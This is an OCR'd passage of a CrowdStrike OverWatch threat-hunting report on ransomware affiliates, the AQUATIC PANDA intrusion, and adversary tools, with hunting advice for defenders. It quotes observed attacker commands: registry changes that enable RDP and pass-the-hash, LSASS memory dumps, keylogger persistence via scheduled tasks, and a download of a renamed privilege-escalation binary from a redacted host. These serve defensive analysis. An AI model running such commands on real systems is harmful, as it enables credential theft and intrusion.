In contrast to the other case studies explored here, this intrusion from Q1 2022 exhibited tradecraft consistent with longer-term data theft objectives. OverWatch observed an affiliate attempting data theft using the StealBit data exfiltration tool. The affiliate used RDP to move laterally between a number of internal hosts and leveraged valid credentials to carry out their objective. On this occasion, the affiliate also queried specific Windows registry entries and modified registry settings to enable inbound RDP and allow PowerShell remoting.

The affiliate established RDP sessions with other hosts and enabled PowerShell remote sessions:

```
mstsc /v: [REDACTED]
```

```
wmic /node:"[REDACTED]" process call create "power-
shell Enable-PSRemoting -Force -SkipNetworkProfileCh-
eck"
```

The affiliate enabled RDP via the registry:

```
C:\Windows\system32\reg.exe
ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal
Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

OverWatch observed the affiliate leveraging native utilities to execute various host and network reconnaissance commands, including testing connectivity to multiple external IP addresses. Additionally, the affiliate inspected a significant number of likely sensitive files relating to financial or credential information.

During this intrusion, the affiliate once again downloaded and executed multiple tools to conduct operations, this time selecting `Advanced IP scanner`, `WinSCP` and `PuTTY` as well as delivering and attempting to execute a StealBit binary.

Unlike the previous intrusions, the eCrime affiliate's emphasis was squarely on data theft and extortion. This activity generated a different set of TTPs that demand hunters remain vigilant. Rather than creating any obvious accounts, the affiliate used legitimate access and system tooling to conduct early reconnaissance.

To proactively hunt for this type of intrusion, defenders should watch for:

- Manual changes to the registry, specifically to RDP settings
- Excessive testing of connectivity to external domains
- Newly installed tooling for data transfer
- Abnormal access to sensitive files, such as financial or credential-related information

Action Items for Defenders

There is no one-size-fits-all model when it comes to how ransomware affiliates conduct intrusions, nor is there a single silver bullet for organizations to defend themselves against every intrusion. However, by looking at how intrusions overlap, it is possible to identify areas of focus for security and hunting teams.

Prioritize security controls that help to secure and audit the use of remote access services and RDP. Each intrusion scenario featured the exploitation of remote access services and the use of RDP and some form of valid account. Prioritizing security controls in these areas, such as implementing multifactor authentication (MFA), would help in many cases. When it comes to hunting for precursors of ransomware activity, identifying lateral movement between critical assets such as domain controllers and backup servers is also crucial.


Activate a strong, flexible identity security solution. Continuous human-driven threat hunting that looks for the patterns associated with post-exploitation behaviors is effective at uncovering adversaries leveraging valid accounts to carry out their activities. It is also crucial to implement technologies that can assist with privileged account management and account auditing (such as CrowdStrike Falcon Identity Threat Detection).[12]

Partner with OverWatch to get the information and tools necessary to hunt for malicious activity within your own environment. The RaaS affiliate model and constantly shifting trends in the eCrime ecosystem create a moving target for proactive threat hunters. Partnering with OverWatch provides organizations with access to the experience and expertise of our threat hunting teams, helping to keep abreast of the changing landscape and ever-changing adversary behaviors. OverWatch sees numerous intrusion attempts daily. The scale of this visibility means that OverWatch can rapidly spot changes in affiliate tradecraft.

12 See the CrowdStrike website for more information about Falcon Identity Threat Detection.

Tooling Deep Dive: Emerging, Trending and Mainstay Tools

Tools abound in cybersecurity. Recently there has been a trend of adversaries leveraging native tooling to evade detection, but there are limitations to what can be quickly accomplished using these built-in utilities. Bringing in certain tools broadens the options available to an adversary and can shorten the time required to accomplish an objective. The following section overviews the tools OverWatch found noteworthy in the past year.



Emerging Tools

Over the past year, countless tools were written and distributed across the information security and adversary communities. The majority of these tools went unnoticed and largely unused, but a handful have been adopted and OverWatch is now seeing them used in active intrusions. Studying these tools gives threat hunters clues about the direction of adversary activity.

fscan

Discovery

Developed in the first half of 2021, fscan is an open-source Windows tool that adversaries started picking up and using heavily later in the year. Fundamentally, this tool is a vulnerability scanner, but it can also be used to query machines for advanced fingerprinting, establishing a proxy and exploiting machines via modification of public keys and SSH commands.

In the Wild

Once an adversary has gained initial access into a system, they typically begin running discovery commands to learn more about the environment to plan their next steps. This lightweight tool is written in Go programming language, allowing for quick deployment to a compromised system and ease in scanning internal hosts as a means for establishing a deeper foothold in the network.

OverWatch Observations

OverWatch commonly observes the fscan binary renamed for the purpose of evading detection.

Luckily, some of the command options are unique enough to easily find the majority of these renamed binaries. Commands running with one of the following options are likely to be a renamed fscan binary:


```
`-nopoc` - Disable web vuln scan
`-np` - Disable Ping
```

As seen in these command line examples:

```
./exp1orer6 -h 10.68.59.42 -user root -pwd [REDACTED] -nopoc -c ping -c 2 [REDACTED]
./fs -h 192.168.152.1/24 -np -nopoc
fscan.exe -h 10.227.156.0/24 -nopoc -np -p 80,135,139,443,445,1433,3306,5432,6379,7001,8000
,8080,3389
```

IceApple

Defense Evasion, Credential Access, Exfiltration



Discovered by OverWatch,[13] IceApple is a sophisticated .NET-based post-exploitation framework that has been seen targeting IIS servers. The framework is modular, allowing a range of functionality. The emergence of new and evolving IceApple modules over the past year indicates that this framework remains under active development.

Reflectively loading .NET assemblies, which involves executing the assembly directly within the memory of a process, can be a powerful and potentially stealthy way for adversaries to pursue their mission objectives.

In the Wild

Adversaries are using IceApple to gain further objectives after they have already established a foothold in an environment. This framework is incredibly hard to detect because it leverages reflectively loaded .NET assemblies and resides in memory, maintaining a low forensic footprint. Because IceApple is loaded into existing processes, defenders do not see a malicious or uncommon process running — they will only see a legitimate application like a web server connecting out to a suspicious IP.

There are 18 modules that can be used within the IceApple framework. Below are examples of the more impactful modules:

- Writing data to a file
- Deleting files and directories
- Retrieving IIS server variables
- Dumping credentials stored in registry keys on the infected host or a remote host
- Executing queries against Active Directory "Normal" exfiltrating of files
- Performing special exfiltration of files — including large files and several files at a time — via a separate HTTP listener

OverWatch Observations

OverWatch regularly sees adversaries use .NET assemblies as a way to load additional functionality post-exploitation. As such, OverWatch threat hunters have been actively developing detections for reflective .NET assembly loads.

In late 2021, one of OverWatch's in-development detections for reflective .NET assembly loads triggered on a Microsoft Exchange OWA server belonging to a customer that had recently started a trial of the Falcon platform. Eagle-eyed threat hunters identified anomalies in the assembly files and quickly notified the victim organization.

OverWatch hunters were able to leverage their understanding of standard application behaviors to identify these anomalies:

- IIS does not reflectively load its generated temporary .NET assemblies from byte arrays.
- Microsoft Exchange does not reflectively load its .NET assemblies from byte arrays.
- The last eight characters of IIS temporary file names are randomly generated; however, the same four .NET assembly names were seen multiple times.

13 For a detailed discussion of IceApple and the functionality of its modules, see OverWatch's research paper on the topic, Ice Apple: A Novel Internet Information Services (IIS) Post-Exploitation Framework.

Trending Tools

In many cases, it takes time for adversaries to adopt new techniques and tools into their operations. The OverWatch team is interested when tools have been around for years but appear to be increasing in popularity. This gives hunters an idea of where things are trending and what adversaries are finding most effective.

Sweet Potato
(and Other Potato Variations)
Privilege Escalation

In 2016, a privilege escalation vulnerability known as "Hot Potato" was discovered within the Windows operating system. The fundamental concept is to force a system to authenticate and capture the security token. Over time, variations of this technique were created with similar names — such as "Juicy Potato," "Lonely Potato" and "Rogue Potato" — but relied on the same underlying method of capturing credentials in transit. More recently in 2020, a script called "Sweet Potato" was written to bundle multiple Potato exploits, which can be run standalone or through attack frameworks such as PowerShell Empire and Cobalt Strike.

Overview of method:

1. Forces NT AUTHORITY/SYSTEM to authenticate via NTLM
2. Captures authentication attempt to acquire security token
3. Impersonates if the account will allow it (the account must have SeImpersonatePrivilege rights)

In the Wild

Despite variations of this tool dating back to 2016, it continues to find a place in adversary toolkits due to consistent innovation and ease of use. As with so many other exploitation tools, a push to "one-click" solutions lowers the barrier to entry for adversaries and can make it easier for adversary groups to standardize procedures.

OverWatch Observations

Sweet Potato is a collection of scripts that can be staged and downloaded from any adversary-controlled domain or IP. OverWatch often sees the binary renamed as it's downloaded to the victim host, and as a result, hash identification is useful for locating Potato binaries.

Example of a renamed Potato binary:

```
powershell Invoke-WebRequest -Uri
"http://[REDACTED]/kumpir.exe" -OutFile
"c:\users\public\kumpir.exe"
```

ngrok, fatedier
and Other Reverse Proxy Tooling
Command and Control and Exfiltration

Reverse proxy tools like ngrok, fatedier and others are used to make internal hosts accessible from the public internet. Typically we think about exposing web servers to the public internet, but these tools can be applied to any port. When they are used by the wrong actors, you can find services and hosts open to external connections when they should not be.

In the Wild

Adversaries have been leveraging these tools to make other services like RDP or SSH available through the open web as a form of persistence. They create scheduled tasks or services to run tools like ngrok periodically to ensure they can still access the host if the initial access vector is cut off.

OverWatch Observations

ngrok specifically is a service that requires configuration before using the tool. To set up this tool to make a host available at a specific ngrok domain, an authentication token must be either added to the configuration using command such as the following:

```
ngrok.exe config add-authtoken [AUTH TOKEN REACTED]
```


Or used each time ngrok is run:

```
ssas.exe authtoken [AUTH TOKEN REDACTED]
```

The `authtoken` string is a strong indicator of the use of this tool even if the binary has been renamed.

Mainstay Tools

These tools are not new or increasing in use — they have been constantly used by attackers over the last few years, and OverWatch continues to see them in intrusions. While these may not be the new shiny items on the scene, it is important to remember that adversaries would not continue to use them if they did not find success.



Remote Access Tooling

Command and Control

There is a well-established and legitimate business need for remote access software. Numerous open-source and commercial applications have been written to fulfill this need. IT operations use a variety of these applications depending on their budget and preferences. Adversaries are quick to take advantage of this by leveraging applications such as VNC, AnyDesk, Atera, TeamViewer and more to fulfill their mission objectives.

In the Wild

Adversaries are leveraging legitimate remote access software because it is signed and trusted by operating systems. It is much more difficult to stop legitimate software from being installed because it will not be blocked by any of the defensive controls on the lookout for hacking tools. Once the software is installed, they use it to gain persistence in the event that their primary mode of access is denied. These tools also have the capability to send files directly to a victim host from an attacker controlled machine. This allows for stealthy transfer of additional malicious files.

OverWatch Observations

These tools are legitimate applications and are hosted on the company's websites. OverWatch observes them being downloaded from the official websites in the same way a typical user would acquire the software. Once the executable is downloaded, it is installed through the standard MSI method for applications. In other cases, it can be installed as a service or built into a scheduled task for persistence.

```
powershell -c (New-Object Net.WebClient).DownloadFile('hxxp://download.anydesk[.]com/
AnyDesk.msi', 'AnyDesk.msi')
C:\Program Files (x86)\TeamViewer\TeamViewer_Service.exe" -install
C:\Program Files (x86)\AnyDesk\AnyDesk.exe" --service
```

Service Installation

This PowerShell command is reaching out to the AnyDesk site to pull down a legitimate executable.

Cobalt Strike

Command and Control

Cobalt Strike is an extremely powerful and robust penetration-testing tool that has been adopted by legitimate adversaries. It is widely used by both eCrime and targeted intrusion adversaries that leverage both legitimate licenses and pirated copies of the software.

In the Wild

Adversaries continue to leverage the tool due to its broad feature set and ability to generate command-and-control (C2) implants that are difficult to detect. Cobalt Strike is the gold standard for adversary simulations and continues to receive regular updates to combat new defenses and detection methods.

OverWatch Observations

Cobalt Strike can be difficult to detect because of its ability to generate new implants to bypass defensive controls. For implants to work correctly, they must beacon out to a control server — this communication is one of the ways that OverWatch detects these implants. Another method for detecting the implant is to find installation/creation of the implant on the target machine.

A PowerShell script creating a Cobalt Strike Beacon:

```
"C:\Windows\System32\notepad.exe" "\\tsclient\Z\New Text Document.ps1"
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe" "\\tsclient\Z\New Text Document.ps1"
```

GMER

Defense Evasion

GMER was originally designed to be a defensive tool for the purpose of detecting and removing rootkits. Due to the way it interacts with the Windows operating system, it has been adopted by adversaries to bypass security features.

In the Wild

Adversaries are bundling GMER alongside other discovery and defense evasion tools to quickly and efficiently push out encryption software to lock down environments. The tool can be downloaded as a file with a random string to evade Windows blocking based on binary name.

OverWatch Observations

This tool is downloaded as a single executable and launches a graphical user interface for the user. This makes the tool easy to obfuscate by renaming the binary and difficult to uncover because it does not use command line arguments.

Better Together

OverWatch and Falcon Complete Team Up to Deliver Immediate Time-to-Value

OverWatch continuous threat hunting is an integral part of the CrowdStrike Falcon Complete™ managed detection and response service. OverWatch threat hunters collaborate closely with their counterparts in Falcon Complete, exchanging information about their respective discoveries to facilitate both deeper investigation and rapid remediation. It is not uncommon for new customers to experience the power of this partnership much earlier than they anticipated.

In late 2021, shortly after the rollout of the Falcon sensor across a new environment, OverWatch hunting uncovered evidence of a pre-existing intrusion on a Microsoft Exchange Server. The server was running a w3wp.exe (IIS worker) process with the MSExchangeAutodiscoverAppPool application pool. Interestingly, the server connected to another host on the network over Server Message Block (SMB) protocol. While OverWatch only had limited data at this point, threat hunters were able to identify the activity as rare within the global OverWatch telemetry — which made it immediately suspicious.

Further activity on the compromised server revealed the presence of a low footprint intrusion, likely conducted by a state-nexus adversary. This activity included the presence of suspicious files indicative of likely web shell activity, including .aspx files and a temporary Visual Basic .NET file — unique within the OverWatch dataset. Upon further investigation, evidence was discovered of an account set up with Application Impersonation privileges, which is particularly concerning as this enables applications or users to impersonate other users in an organization to perform tasks on behalf of the user.[14] This can be used to maliciously collect email data, as was likely the case in this particular incident.

14 https://docs.microsoft.com/en-us/exchange/data-loss-prevention-role-exchange-2013-help

Better Together

OverWatch immediately notified the customer of the suspicious activity the hunters had uncovered. This led the new customer to upgrade their subscription to the Falcon Complete service. Falcon Complete analysts were then able to take immediate action to stop and remediate this attack on behalf of the customer. With the victim organization's approval, Falcon Complete analysts leveraged the Falcon Real Time Response (RTR) capability to investigate the Exchange Server logs — finding further evidence that the initial infection was the exploitation of an Exchange vulnerability. Falcon RTR also provided analysts the ability to surgically remove the web shell files, which were identified in the following directories:


```
C:\Program Files\Microsoft\Exchange Server\V15\ClientAccess\
Autodiscover\

C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\
HttpProxy\owa\auth\Current\scripts\premium\
```

Falcon Complete also provided the customer with recommendations to further harden the environment. This included patching Exchange on the vulnerable server, performing a domain-wide password reset, ensuring multifactor authentication is enabled on all email accounts and remote admin access services, and deploying the Falcon sensor across the environment.

No organization plans to test its security services against a hands-on state-nexus adversary. However, for this organization, the move to CrowdStrike proved timely — Falcon OverWatch and Falcon Complete worked together to identify and remediate a stealthy intrusion that had previously gone undetected. The vigilance and expertise of OverWatch and Falcon Complete provided this organization with immediate time-to-value and confidence that they had entrusted their environment to safe hands.

Looking Deeper
Interesting Tradecraft



OverWatch threat hunters are regularly exposed to the cutting edge of adversary tradecraft — and this past year was no exception. Adversaries are continuing to evolve their tradecraft as they strive to bypass even the most sophisticated technology-based defense systems.

OverWatch threat hunters are developing their hunting operations alongside these changes in adversarial behavior — meeting the adversary exactly where they are, successfully unearthing even the most novel malicious activity.

The following section details some of the most interesting adversarial tradecraft OverWatch has discovered over the past year. It highlights the strengths of OverWatch's hunting abilities and showcases how determined today's adversaries are at achieving their actions on objectives.

AQUATIC PANDA Demonstrates Deep Familiarity with Victim Network

For three years running, the technology industry has maintained the unenviable position as the most heavily targeted industry vertical. Organizations operating within the industry have found themselves firmly in the crosshairs of numerous state-nexus threat actors. This trend continued into the first half of 2022, when OverWatch uncovered a sophisticated intrusion campaign against a global technology and manufacturing company.

The company was evaluating the Falcon platform; during the evaluation, OverWatch discovered signs of malicious activity originating from hosts that had not yet been included in the evaluation and did not have the Falcon sensor deployed. To enable OverWatch to investigate the full extent of the activity, the prospect deployed the sensor across additional hosts, allowing OverWatch to discover the extent of the intrusion, which predated the Falcon sensor deployment.

LATERAL MOVEMENT

The actor moved freely using numerous distinct lateral movement techniques including SSH, RDP, WMI, and Windows Admin Shares

PERSISTENCE

The `ld.so.preload` file was modified to enable persistence for Winnti on Linux hosts. On Windows, new services were masqueraded as legitimate Windows processes, and scheduled tasks were used to run the actor's keylogger

DEFENSE EVASION

Efforts to remain covert included log clearing, tampering and file deletion, removal of actor-created user accounts, and renaming legitimate executables used to proxy the execution of malicious binaries

CREDENTIAL ACCESS

The actor executed a keylogger, used the Microsoft .NET Runtime Crash Dump Generator to dump LSASS process memory, and modified the registry to enable RDP pass-the-hash

COLLECTION

Extraction of Windows security events using wevtutil and subsequent compression using `rar.exe` to archive the collected data ready for exfiltration

OverWatch found evidence of multiple actors present in the victim's network, including activity attributed with high confidence to the China-nexus threat actor PANDA — the focus of this case study.

The malicious interactive activity was discovered as part of OverWatch's 24/7/365 human-driven threat hunting operations and was consistent with targeted intrusion operations. AQUATIC PANDA was tracked using several distinct TTPs that were consistent with a well-established actor. Demonstrating the actor's cross-platform proficiency, the malicious activity extended across both Windows and Linux hosts. The actor was aggressive in their efforts — deploying an extensive selection of tooling in pursuit of their actions on objectives, including credential dumpers, keyloggers, the remote access trojan ShadowPad, and Winnti, which provides the ability to tunnel implant traffic between multiple infected hosts — allowing an actor to maintain access to a large number of infected hosts through a single entry/egress implant on an external-facing host.

The actor moved quickly through the victim organization's network without obstruction using several privileged user accounts coupled with multiple points of entry to achieve persistent access into the network.

Getting In and Staying In

Detailed investigation of the malicious activity across a selection of hosts revealed hallmarks consistent with a deeply embedded actor. The actor was found to be operating in possession of numerous sets of valid credentials and had multiple methods of persistent access at their disposal, having successfully deployed a selection of implants across a collection of hosts.

The use of implants is a favored way for targeted intrusion adversaries to maintain access to a network, as is the abuse of legitimate signed executables to facilitate their execution. AQUATIC PANDA used the legitimate Windows Security Health Service executable `SecurityHealthService.exe` to load a malicious DLL before creating a new service with the display name "Windows User Service" in a deliberate attempt to have it blend in as an innocuous operating system service, as shown in the below command line.

```
sc create WpnUserService_10e316 binpath= "cmd.exe /c start
C:\Programdata\Microsoft\Crypto\Keys\SecurityHealthService.exe"
start= auto obj= localsystem displayname= "Windows User Service"
```

Similar activity was also observed on a neighboring host, where the actor leveraged a remotely created scheduled task to install the same implant.

Implant deployment activity continued on Linux hosts, where the actor established an interactive session on one host via SSH.[15] Operating as the root user, the actor executed a shell script resulting in the installation of the Linux version of Winnti. The installation comprised two components, a Winnti executable (`/lib/libxselinux`) and a second executable, likely an Azazel sample (`/lib/libxselinux.so`). Additionally, the aforementioned script attempted to modify `ld.so.preload` in a likely attempt to persist the backdoor using the dynamic linker hijacking technique.[16] The execution of the backdoor was followed by a network connection to an external IP address. This IP address had previously been identified by CrowdStrike Intelligence as likely C2 infrastructure associated with ShadowPad, a malware family commonly associated with China-nexus targeted intrusion adversaries.

The actor attempted to cover their tracks by deleting the Winnti install script and clearing SSH authentication logs by using `rm` to delete `var/log/secure`. In an additional step, the actor used the `last` command to view information about recently logged-in users before manipulating the `wtmp` file to remove selected entries to conceal their activity.

15 https://attack.mitre.org/techniques/T1021/004/

16 https://attack.mitre.org/techniques/T1574/006/

PERSISTENCE

Featured Technique

Dynamic Linker Hijacking[17]

How This Technique Works: After gaining initial access, adversaries typically turn their focus to establishing a foothold and taking steps to ensure and maintain persistent access. Hijacking the dynamic linker on a Linux-based system provides the adversary with a way to load malicious code by hijacking the environment variables used by the dynamic linker to load shared libraries. The libraries defined in the environment variables take precedence over system libraries in terms of load order, which presents an opportunity for an adversary to tamper with either LD_PRELOAD or the `/etc/ld.so.preload` file, configuring it to point to a malicious library in place of the legitimate library.

How Adversaries Leverage This Technique: The Dynamic Linker Hijacking technique allows an adversary to load arbitrary code upon execution of the linked legitimate process. This in turn enables the adversary to subvert security controls by effectively hiding the execution of the malicious payload under the legitimate process.

What Threat Hunting Delivers: Identifying and disrupting adversary use of the Dynamic Linker Hijacking technique presents a unique challenge for defenders relying solely on technology-based controls, due to the injection of malicious code into a legitimate process. Human-led threat hunting provides defenders with the timely discovery of behaviors and activities associated with the use of this persistence technique, including proactively searching for attempts to modify the `/etc/ld.so.preload` file, and the use of the `chattr` command to either set or unset Linux file attributes — specifically, the `+i` attribute, which sets a file as immutable and therefore unable to be modified.

17 For more information on this technique, see the MITRE website: https://attack.mitre.org/techniques/T1574/006/.

Credentials in the Crosshairs

Although the actor already controlled many valid user accounts, they relentlessly pursued additional credentials. The actor used several distinct techniques for gathering and extracting credential-related information across a collection of Windows and Linux hosts.

In one such instance, the actor used `reg.exe` to modify the Windows registry, adding a new registry key to enable a feature known as RestrictedAdmin mode, shown in the command line below. This feature was originally introduced by Microsoft to prevent the transmission of reusable credentials to the remote systems when connecting via RDP. This in turn prevents credentials being harvested during the initial connection process if the remote server has been compromised to mitigate against "pass the hash"[18] attacks.

```
REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v
DisableRestrictedAdmin /t REG_DWORD /d 00000000 /f
```

Interestingly, this registry feature introduces the ability to pass the hash to RDP. In this case, it opens the door for the actor to be able to authenticate via RDP using a valid account name and hash without requiring an unhashed or cleartext password.

The abuse of signed Microsoft binaries is another technique that has cemented itself as a mainstay as actors seek out alternate mechanisms to facilitate their malicious operations while attempting to subvert security controls. Rundll32[19] is among the most commonly abused signed system binaries. In this intrusion, the actor used Rundll32 to proxy the execution of a malicious DLL file identified by CrowdStrike Intelligence as a keylogging[20] binary.The keylogging binary was executed by way of a scheduled task,[21] which was configured to run on logon under the context of a valid user account, as shown in the below command line example.

```
schtasks /create /TN \Microsoft\Windows\WindowsUpdate\WindowsKeys /TR
"C:\Windows\system32\Rundll32.exe
c:\users\[REDACTED]\AppData\Local\Microsoft\Windows\0\keys.
dll,Update" /SC ONLOGON /RU [REDACTED]
```

The resulting output of the keylogger execution was subsequently written to the directory `C:\Users\Public\Microsoft\System\Update` likely in preparation for exfiltration.

---

18 For more information on this technique, see the MITRE website: https://attack.mitre.org/techniques/T1550/002/.

19 For more information on this technique, see the MITRE website: https://attack.mitre.org/techniques/T1218/011/.

20 For more information on this technique, see the MITRE website: https://attack.mitre.org/techniques/T1056/001/.

21 For more information on this technique, see the MITRE website: https://attack.mitre.org/techniques/T1053/005/.

Continuing their credential harvesting efforts, the actor used a renamed instance of `createdump.exe`, the Microsoft .NET Runtime Crash Dump Generator, to dump the contents of the LSASS[22] process memory with the resulting output file written to a `.dmp` file via the execution of the following command:

```
cdump.exe -u -f tempdmp.dmp 192
```

Additionally, the actor used the Windows Task Manager to dump the contents of LSASS process memory before using the open source file archiving utility[23] 7-Zip to compress the output file, again in readiness for a likely exfiltration attempt:

```
"C:\Program Files\7-Zip\7zG.exe" a -i#7zMap5454:110:7zEvent5987 -t7z -sae
-- "C:\Users\[REDACTED]\AppData\Local\Temp\3\lsass.7z"
```

Pivoting Without Obstruction

The deeply entrenched nature of AQUATIC PANDA's access into the victim organization's network along with their possession of privileged domain level credentials allowed them to move freely between hosts without obstruction, leveraging a kit of remote services including RDP, SSH and Windows Admin Shares[24] to facilitate lateral movement in pursuit of their actions on objectives.

Laying the Groundwork for Exfiltration

AQUATIC PANDA's data collection operations included the gathering of sensitive files, credential-related information and log data, culminating in the archiving of this data likely as a precursor to exfiltration attempts.

As part of these collection operations, the actor showed an interest in Windows security event log data and was observed using the Microsoft wevtutil utility to extract these events into an `.evtx` output file:

```
wevtutil epl Security c:\programdata\1.evtx "/q:*[System [TimeCreated[@
SystemTime >'[REDACTED]']]]"
```

They then used `rar.exe` to archive the collected event entries ready for exfiltration.

```
C:\programdata\Rar.exe a -ag -m3 c:\programdata\date.rar C:\
programdata\1.evtx
```

22 For more information on this technique, see the MITRE website: https://attack.mitre.org/techniques/T1003/001/.

23 For more information on this technique, see the MITRE website: https://attack.mitre.org/techniques/T1560/001/.

24 For more information on this technique, see the MITRE website: https://attack.mitre.org/techniques/T1021/002/.

Action Items for Defenders

Throughout the last year, the ongoing abuse of privileged user accounts and exploitation of vulnerable web applications and services have remained a prominent intrusion theme, and one that shows no signs of abating as organizations across all verticals continue to grapple with basic security hygiene and patch management. Additionally, the abuse of legitimate signed binaries as a means to proxy the execution of malicious files along with the use of sophisticated and stealthy techniques including Dynamic Linker Hijacking continue to present unique challenges to defenders who remain dependent on automated technology controls alone.

It is paramount that organizations remember the basics with respect to security hygiene. This includes deploying a robust patch management program and ensuring strong user account control and privileged access management to help mitigate the potential impact of compromised credentials.

Combining technology, people and process is key. When it comes to reliably defending against increasingly capable adversaries, this trifecta provides the most comprehensive and rapid detections for sophisticated and stealthy intrusions.

In this case, AQUATIC PANDA's operations were systematically unraveled as a result of Falcon OverWatch's 24/7 human-driven threat hunting operations. This comes despite AQUATIC PANDA establishing a deep level of access into the victim organization's network and having a large number of privileged credentials in their control; making diligent efforts to operate covertly; and having an expansive number of persistent entry points into the network. OverWatch bridged the gap for the victim organization in this case, arming the defenders with the vital visibility and timely actionable intelligence required to take action and disrupt the stealthiest of tradecraft.

OverWatch Customers

The extended version of this report, available through the Falcon console exclusively, includes a complete summary of all of the tactics, techniques and sub-techniques employed as part of this particular intrusion campaign, based on the MITRE ATT&CK Enterprise framework (see Appendix A).

Healthcare Sector Finds Itself in the Crosshairs of eCrime Ransomware Affiliates

The volume of attempted interactive intrusions against the healthcare sector has doubled year-over-year. A significant majority of these intrusions have been attributed to eCrime adversaries. Compared to other sectors, healthcare has seen one of the largest increases in interactive adversary activity. This increase was particularly notable in the second quarter of 2022 when OverWatch tracked more than three times the number of interactive intrusions than were observed in the same quarter the previous year, and healthcare overtook telecommunications as the second most frequently targeted industry vertical.

OverWatch continues to see a proliferation of interactive eCrime activity leveraging affiliate models to effectively rent access to ransomware platforms. This lowers the barrier to entry and enables eCrime groups to perform big game hunting attacks (BGH) without needing to invest the time and resources to develop the tooling or capabilities in-house. Although affiliate models appeal to smaller or less sophisticated eCrime groups, affiliates can also be highly skilled adversaries, and organizations would be unwise to dismiss the potential risk to their environments. It is therefore important that defenders can recognize the TTPs that eCrime affiliates leverage in these types of intrusions. The following case studies highlight two recent intrusions in which OverWatch threat hunters caught eCrime affiliates operating within healthcare organizations. The first case study is characteristic of a Phobos ransomware intrusion and the second of an ALPHV intrusion. They both provide useful insights into what defenders should be alert to in their environments.

INITIAL ACCESS

Affiliate gains access using a brute-force attack against a local administrator account

LATERAL MOVEMENT

Affiliate uses RDP services to extend their foothold to additional hosts, quickly gaining access across multiple Windows servers

DEFENSE EVASION

Affiliate executes a batch script to launch a series of registry changes to impair system defenses

CREDENTIAL ACCESS

Affiliate uses Mimikatz and WebBrowserPassView in an attempt to gain access to additional user account credentials — this is blocked by the Falcon platform

OverWatch Customers

The extended version of this report, available through the Falcon console exclusively, includes a complete annotated table of the registry changes (see Appendix B).

OverWatch Identifies Interactive Phobos Affiliate

OverWatch recently identified the early stages of an attempted ransomware intrusion against a healthcare organization. A Phobos affiliate was caught after they used a brute-force attack to gain initial access under a local administrator account. They proceeded to use RDP services to extend their foothold to additional hosts, quickly gaining access across multiple Windows servers.

At this stage, OverWatch observed various tools being downloaded to the non-standard locations listed below. These tools were representative of tooling that OverWatch regularly observes prior to ransomware deployment, including commodity scanning software, file tampering tools, tools for enumeration and credential harvesting objectives, and finally a Phobos ransomware binary.

- `C:\PerfLogs\`
- `C:\Users\[REDACTED]\Desktop\`
- `C:\Users\[REDACTED]\Music\`

The OverWatch team notified the customer and continued pursuing the adversary. The adversary's next step was to execute a batch script that launched a series of registry changes to impair system defenses. These registry changes performed a range of actions to both disable security controls and tamper with security configurations to bypass defensive controls and enabling credential harvesting.

The adversary then used Mimikatz and WebBrowserPassView in an attempt to gain access to additional user account credentials, which was blocked by the Falcon platform. The victim organization in this case was also subscribed to Falcon Complete managed detection and response. By this point, Falcon Complete was acting on OverWatch's detections and contained the affected host before the ransomware could be executed. The Falcon Complete team then worked with the customer to remove the threat from the environment and recommended follow-up actions.

This combination of people, process and technology is a strong force multiplier that can help businesses in the fight against adversaries such as eCrime affiliates. In this intrusion, human hunters were on hand to unearth the interactive tradecraft, the SEARCH hunting methodology[25] was followed to discover the context and notify the customer, and the Falcon platform blocked known bad indicators.

The breadth of endpoint data collected and analyzed by the CrowdStrike Security Cloud led to not only the rapid discovery of this activity by threat hunters, but also the rapid identification that they were dealing with Phobos affiliate tradecraft.

Phobos affiliate activity generally involves the exploitation of external services to gain access to accounts with weak credentials. This is typically followed by attempts to install a range of tooling used for performing reconnaissance, credential access and modification of security controls prior to ransomware execution.

